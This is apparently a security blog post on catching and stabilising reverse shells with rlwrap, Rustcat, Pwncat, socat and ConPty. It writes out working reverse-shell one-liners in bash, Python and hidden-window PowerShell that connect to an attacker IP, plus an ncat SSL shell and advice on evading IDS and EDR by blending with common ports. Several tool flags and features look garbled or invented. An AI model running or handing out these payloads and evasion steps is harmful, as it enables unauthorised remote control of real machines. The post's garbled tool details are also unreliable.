Listen to this Post

Introduction:
Netcat has long been the go‑to “Swiss Army knife” for receiving reverse shells, but its lack of command history, poor interactive shell handling, and limited session management often frustrate penetration testers during post‑exploitation. Modern alternatives like rlwrap, Rustcat, Pwncat, and Windows ConPty shells not only solve these pain points but also add memory safety, concurrent session handling, and even auto‑complete features. This article extracts the most valuable technical insights from Hacking Articles’ latest research, providing step‑by‑step commands and configuration guides to upgrade your listener game.
Learning Objectives:
- Set up interactive reverse shell listeners with command history and tab completion using rlwrap and Rustcat.
- Deploy advanced post‑exploitation listeners like Pwncat for file uploads, download, and privilege escalation assistance.
- Generate one‑liner reverse shell commands for multiple operating systems using online generators and manual techniques.
You Should Know:
- Reverse Shell Generator – Instant Payloads for Any OS
Step‑by‑step guide: Before starting a listener, you need the correct reverse shell command to execute on the target. The online tool RevShells (https://www.revshells.com/) provides pre‑built one‑liners for Linux, Windows, macOS, and even specific frameworks like PowerShell or Python.
- Open RevShells in your browser.
- Select your local IP address and the listening port (e.g., 4444).
- Choose the target OS – for Linux, options include bash, nc, python, perl, php, etc.
- Copy the generated command. Example for a standard bash reverse shell:
`bash -i >& /dev/tcp/192.168.1.100/4444 0>&1`
- Execute this command on the compromised host. Meanwhile, on your attacker machine, start any of the listeners described below.
For offline usage, you can also create your own reverse shell using Python:
`python3 -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“192.168.1.100”,4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([“/bin/sh”,”-i”])’`
- rlwrap – Breathing Life into Netcat with Command History
Step‑by‑step guide: rlwrap (readline wrapper) adds GNU readline capabilities to any command that lacks them. It is especially useful when you want to keep using Netcat but need up‑arrow history and auto‑completion.
- Install rlwrap on your Kali/Parrot box:
`sudo apt update && sudo apt install rlwrap -y`
– Start a Netcat listener wrapped with rlwrap:
`rlwrap nc -lvnp 4444`
- On the target (e.g., Ubuntu), execute your reverse shell command.
- Once connected, press the Up arrow key – you will see your previous commands. Tab completion also works for file paths and binaries.
What this does: Normally, a plain Netcat shell does not support command line editing; pressing Up might produce `^[[A` or nothing. rlwrap intercepts the input, stores history in ~/.rlwrap_history, and provides a familiar bash‑like experience. This is invaluable during OSCP‑style exams where you need to rerun enumeration scripts or fix typos.
- Rustcat – A Modern, Colorful, and Safe Netcat Rewrite
Step‑by‑step guide: Rustcat (rcat) is written in Rust, offering memory safety, concurrent connections, and built‑in history without needing rlwrap. It also color‑codes output for better readability.
- Install Rust and Cargo if not already present:
`sudo apt install cargo -y`
- Install Rustcat via Cargo:
`cargo install rustcat`
- Alternatively, grab a pre‑compiled binary from the project’s releases.
- Start a listener with history enabled:
`rcat listen -p 4444 -h` (the `-h` flag enables history) - Connect as usual. You will notice syntax highlighting and the ability to press Ctrl+R to search backward in command history.
Rustcat also supports UDP listeners and can handle multiple connections simultaneously. To listen on UDP:
`rcat listen -p 53 -u`
For a reverse shell scenario, use the same target payloads as before – Rustcat will present a clean, interactive session.
4. Pwncat – The Red Teamer’s Post‑Exploitation Listener
Step‑by‑step guide: Pwncat is not just a listener; it is a full‑featured C2‑style shell that automates file transfers, privilege escalation, and even persistence. It replaces the need for multiple tools.
- Install Pwncat via pip (Python 3):
`sudo pip3 install pwncat`
or using apt: `sudo apt install pwncat` (depending on your distro).
– Start a listener:
`pwncat -l 4444`
- When a reverse shell connects, you are placed into an interactive prompt. Key features:
- Upload/download files: `upload /etc/passwd` or `download /root/flag.txt`
– Spawn a fully interactive TTY: `C-d` (Ctrl+D) then `shell`
– Automatically attempt privilege escalation: `privesc`
– Port forward: `forward 8080 127.0.0.1:80`
– Pwncat also logs every command with timestamps to~/.pwncat/history.
What this does: Traditional listeners only give you a raw shell; Pwncat parses the output, recovers from broken connections, and even lets you background the session and return to the local prompt. For Windows reverse shells, Pwncat automatically switches to a PowerShell‑compatible mode.
- Windows ConPty Shell – Overcoming Netcat’s Windows Limitations
Step‑by‑step guide: Standard Netcat or even rlwrap often fail to give a proper interactive shell on Windows targets because Windows uses ConPTY (pseudo‑console) instead of Unix PTY. The Windows ConPty shell technique uses tools like `socat` or a custom PowerShell script to spawn a fully interactive console.
- On your attacker machine (Linux), start a socat listener that emulates a PTY:
`socat file:`tty`,raw,echo=0 tcp-listen:4444`
- On the Windows target, download and execute a ConPty‑aware reverse shell payload. One method is to use a PowerShell script that creates a hidden Pseudo Console. Example command (single line):
`powershell -NoP -NonI -W Hidden -Exec Bypass -Command “$c=(New-Object System.Net.Sockets.TCPClient(‘192.168.1.100’,4444));$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){;$d=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1 | Out-String );$sb2=$sb + ‘PS ‘ + (pwd).Path + ‘> ‘;$sbt=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sbt,0,$sbt.Length);$s.Flush()};$c.Close()”`
– When the connection lands, you will get an interactive PowerShell prompt with tab completion, up‑arrow history, and proper line editing.
Alternatively, use the `stty` trick after receiving a standard Windows reverse shell:
`python3 -c ‘import pty;pty.spawn(“/bin/bash”)’` (but this works only on Linux targets). For Windows, the ConPty approach is the most reliable.
6. Best Practices for Listener Stability and OPSEC
Step‑by‑step guide: To avoid losing your shell and to evade detection, follow these hardening steps.
- Use SSL encryption for listeners to bypass network IDS:
`ncat –ssl -lvnp 4444` (Ncat, part of Nmap, supports SSL). On the target, usencat --ssl <attacker_ip> 4444 -e /bin/bash. - Set up a multi‑stage listener: first receive a simple callback on port 80 (blending with HTTP traffic), then upgrade to a full PTY using `script /dev/null -c bash` or
python3 -c 'import pty;pty.spawn("/bin/bash")'. - For Linux targets, always stabilize your shell immediately after catching it:
python3 -c 'import pty;pty.spawn("/bin/bash")' Ctrl+Z stty raw -echo; fg export TERM=xterm - Rotate listener ports and use common ports (443, 53, 80) to blend in.
- Use `rlwrap nc -lnvp 4444` with a persistent history file to avoid retyping complex commands.
What Undercode Say:
- Key Takeaway 1: Netcat remains a reliable baseline, but without rlwrap or alternatives, pentesters waste time retyping commands and lose session context – a critical failure during timed exams like OSCP.
- Key Takeaway 2: Tools like Pwncat and Rustcat are not just “better Netcat”; they fundamentally change post‑exploitation workflows by adding automated privilege escalation, file transfer, and concurrent session handling, reducing the need for multiple separate utilities.
Analysis: The shift from simple listeners to feature‑rich frameworks mirrors the evolution of red teaming – operators now demand memory safety (Rustcat), seamless history (rlwrap), and full TTY control (ConPty). Windows environments, often neglected in traditional tutorials, finally get proper interactive shells thanks to ConPty and socat. Moreover, the integration of online reverse shell generators (RevShells) lowers the barrier for beginners while ensuring accurate syntax. Looking ahead, we will likely see AI‑assisted listeners that suggest commands or auto‑escalate privileges based on the target environment.
Expected Output:
rlwrap nc -lvnp 4444
listening on [bash] 4444 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.50] 54322
whoami
www-data
↑ (up arrow) -> shows "whoami" again
Prediction:
As defenders adopt EDRs that monitor for raw socket connections, traditional listeners will become less reliable. The future lies in encrypted, protocol‑aware listeners that mimic legitimate web traffic (e.g., using WebSockets or DNS over HTTPS). Additionally, listener frameworks will incorporate automated evasion – such as dynamically changing port numbers or embedding reverse shells inside memory‑only payloads. Red teams will move away from standalone `nc` and adopt modular listeners that integrate with C2 frameworks, making “Netcat alternatives” the new standard within 18–24 months.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Best Alternative – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


